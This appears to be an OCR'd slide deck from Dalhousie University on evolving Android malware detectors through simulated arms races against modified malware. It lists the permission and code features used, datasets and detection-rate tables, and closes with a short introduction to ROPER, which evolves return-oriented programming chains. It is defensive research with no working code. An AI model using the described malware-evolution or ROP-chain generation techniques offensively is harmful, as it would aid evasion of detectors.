DALHOUSIE UNIVERSITY
FACULTY OF COMPUTER SCIENCE

Utilizing Cyber Armsraces for the Good Guys

Nur Zincir-Heywood
zincir@cs.dal.ca
http://www.cs.dal.ca/~zincir/

NIMS


Dal NIMS Lab: Cybersecurity and ML

Cyber

Networks /Applications /Services

Systems that can Adapt

Identify Different Behaviours



Cyber Security: Bad vs Good

An Artificial Arms Race: Could it Improve Mobile Malware Detectors?


Raphael Bronfman-Nadas , Nur Zincir-Heywood
Dalhousie University, Canada

John T. Jacobs
Raytheon, USA

IFIP/IEEE TMA 2018


The State of Malware

- Malware can be easily modified
- A malware detector may see the problem like this




The State of Malware

- Detectors must adapt but also be proactive as the “wild” changes



Arms Race


- This is a competition between attackers (malware) and defenders (malware detectors)



© Warner Bros, 1948

ArmsRace

- We can create the modified malware to be ready




Malware on Android

- Android malware
  - Many categories with different examples
- Format
  - Modified versions of non malware apps
  - Similar Android permission request combinations

Malware detection on Android


- Identifiable by
  - Permissions Requested
  - Code Features
- Machine Learning
  - Could be a good match
  - 15 to 20 features were effective in past research



Malware Detector Implementation

15 permission features known (and tested) to be related to malware behaviours

- Internet
- Read SMS
- Write SMS
- Read contacts
- Read external storage
- Write external storage
- Install Packages
- Admin
- Accessibility services
- On Boot
- Phone information
- Camera
- Microphone
- Calendar
- GPS




Malware Detector Implementation

8 code features counting known (and tested) to be related to malware behaviours


- Classes
- Classes using interfaces
- Classes containing annotations
- Direct methods
- Virtual methods
- Abstract methods
- Class level Static variables
- Class level Instanced variables

ARMSRACE


Arms Race
(Coevolution)
Initial
malware
Random
detectors
Malware
Population
Detector
Population
Modify
malware
evaluate
Modify
detectors
Aggression
and Evasion
calculation

Malware Sources

- We tested malware from
  - Drebin and Genome
    - datasets of malware samples
    - 700 apps used for static training set
    - 300 apps used for validation
  - Co-evolved
    - For testing a subsample of 10000 generated apps were collected
  - GetJar
    - An app store where malware was found



Benign Sources

- We use 2 sources:
  - Fdroid and G-Play
    - widely used open source app stores
- 700 apps of each used for training
- 300 apps of each used for testing

100 generation F-Droid & Google Play

Type	GA	Co-evolution
Complexity	41	30
Features used	8	6
Precision F-Droid	97.0%	97.5%
Precision Google Play	97.3%	97.8%
Recall on Generated Malware	54.5%	100%

Out in the wild

- GetJar
  - Open Appstore
  - 3 million downloads a day
- Many apps look sketchy
  - All apps marked as malware were hard to detect malware
    - Using Virus total, collection of public malware detectors
    - Confirmed by
      - All apps
  - 9 of 11 correctly marked
- GetJar's app was marked
  - Virus total considers this to be safe.

Detection Rate on GetJar Apps

	Virus Total	C5.0	GP	Arms race GP
MicrowaveRecipies	31%	100%	100%	100%
God of war Wall paper	36%	100%	100%	100%
Facebook Password Hacker	22%	100%	100%	100%
Footcare salon	0%	0%	0%	100%
Application	46%	100%	100%	100%
Saavn_getjar	5%	100%	100%	100%
PS4 emulator	11%	100%	0%	100%
Subway Servers Hack and cheat	9%	100%	100%	100%
Miss You - Whatsapp	24%	100%	100%	100%
Cam Scanner License	27%	100%	100%	100%

Most common features

GP	Arms race GP
READ_PHONE_STATE	READ_PHONE_STATE
SEND_SMS	Count of classes
INTERNET	Count of static variables
Count of abstract classes	READ_CALENDER
Count of static variables	SEND_SMS
Count of virtual methods	INTERNET
Count of instanced variables	Count of direct method calls
Count of classes	BIND_ACCESSIBILITY_SERVICE
RECEIVE_BOOT_COMPLETED	RECORD_AUDIO
Count of direct method calls	Count of Classes with interfaces

Darwinian Malware Detectors: Evolutionary Solutions to Android Malware

Zachary Wilkins (zachary.wilkins@dal.ca)
Nur Zincir-Heywood (zincir@cs.dal.ca)

Dalhousie University
Halifax, NS, Canada

ACM SecDef 2019

ArmsRace

Principles

- Simulate a competition between malware and detectors
- Evolved malware are a prediction of future adversaries
- Focus on privacy leakage malware
- Detector Generation
  - Linear genetic programming
  - Sequence of instructions for virtual machine
  - Read / write memory, read input, math ops
  - Many individuals $\rightarrow$ Gradient of feedback

Assemblyline

Principles

- Services tailored to certain file types
- Rank file from -1000 to 1000, benign to malware
  - Raise alert above 500
- Android service: APKaye
  - Disassemble APK and extract features
  - Check features against rule-base

- Services tailored to certain file types
- Rank file from -1000 to 1000, benign to malware
  - Raise alert above 500
- Android service: APKaye
  - Disassemble APK and extract features
  - Check features against rule-base

VirusTotal

Principles

- One system is good, 70+ systems is better!
- AVG, McAfee, Kaspersky, Symantec, TrendMicro...
- Aggregate results from detectors: more information
- Dynamic analysis also performed (if possible)

Principles

- Submit file or search hash, IP, URL...
- Primary entrypoints: web or API
- Basic API is free but limited
- No need for an account!

Android Malware Dataset (AMD)

- Academic dataset from University of South Florida
- 24,553 malware samples from 2010 to 2016
- 135 varieties from 71 families

CICAndMal2017 (UNB)


- Academic dataset from University of New Brunswick
- 426 malware and 1,700 benign from 2015 to 2017
- Four categories and 42 families

VirusShare

- Community dataset from anonymous donors
- 35,397 malware samples dated 2013 and 2014
- Over 10,000 corrupted files (impossible to decompile)

Experiment Setup

Overview of training / testing



VirusTotal Unknown Results

Dataset	Seen	Unseen	Avg	Min	Max
AMD	24553	0	49.50	19.30	81.97
UNB Ben	1700	0	99.99	99.84	100.00
UNB Mal	426	0	47.95	0.00	80.00
VirusShare	35397	0	53.34	0.00	82.09

- Malware avg. is consistent at $\sim 50\%$.
- Benignware is nearly perfect
- Similar ordering in difficulty to other detectors
- UNB Malware and VirusShare have totally undetectable samples!

Assemblyline Unknown Results

Dataset	Is Malicious?	Detection Rate
AMD	T	16850/23618 (71.34)
UNB Ben	F	1154/1688 (68.36)
UNB Mal	T	315/424 (74.29)
VirusShare	T	16095/20884 (77.07)

- Detection rates are $\sim$ 15% lower than MOCDroid
- Detection rates are $\sim$ 23% lower than ArmsRace!
- Poor benignware detection is a factor
  - 9% and 22% lower when UNB Benign removed

MOCDroid Unknown Results

Unknown	Malware	Benign	Detection Rate
AMD	Drebin	F-Droid	21518/24553 (87.64)
AMD	Genome	F-Droid	15104/24553 (61.52)
UNB Ben	Genome	F-Droid	1675/1700 (98.53)
UNB Ben	Drebin	Google Play	1584/1700 (93.18)
UNB Mal	Drebin	Google Play	294/426 (69.01)
UNB Mal	Genome	F-Droid	153/426 (35.92)
VirusShare	Drebin	F-Droid	19775/20984 (94.24)
VirusShare	Genome	Google Play	15147/20984 (72.18)


- AMD, VirusShare do very well
- UNB Benign: excellent for every model
- No model is very good at UNB Malware
- Train on Drebin: 22% avg. increase

ArmsRace Unknown Results

Unknown	Malware	Benign	Detection Rate
AMD	Drebin	Google Play	24254/24449 (99.20)
AMD	Genome	Google Play	19020/24449 (77.79)
UNB Ben	Drebin	F-Droid	1642/1700 (96.59)
UNB Ben	Drebin	Google Play	1249/1700 (73.47)
UNB Mal	Drebin	Google Play	381/425 (89.65)
UNB Mal	Genome	F-Droid	269/425 (63.29)
VirusShare	Drebin	Google Play	20757/20972 (98.97)
VirusShare	Genome	Google Play	17680/20972 (84.30)

- AMD, VirusShare near perfect with Drebin / Google Play
- UNB Benign: still pretty good
- Train on Drebin: 12% avg. increase
- UNB Malware with Drebin / Google Play $\rightarrow$ Almost 90%!


ACM SecDef 2017


RETURN
ORIENTED
PROGRAMME
EVOLUTION with
ROPER
Questions:
• What is return oriented programming?
• How might evolutionary methods be applied to ROP?
• How do we best cultivate the evolution of ROP payloads?
• What sort of things are they capable of?


3. The Basic Idea

ROPER is a system for evolving populations of ROP-chains for a target executable.

A Quick Introduction to Return Oriented Programming



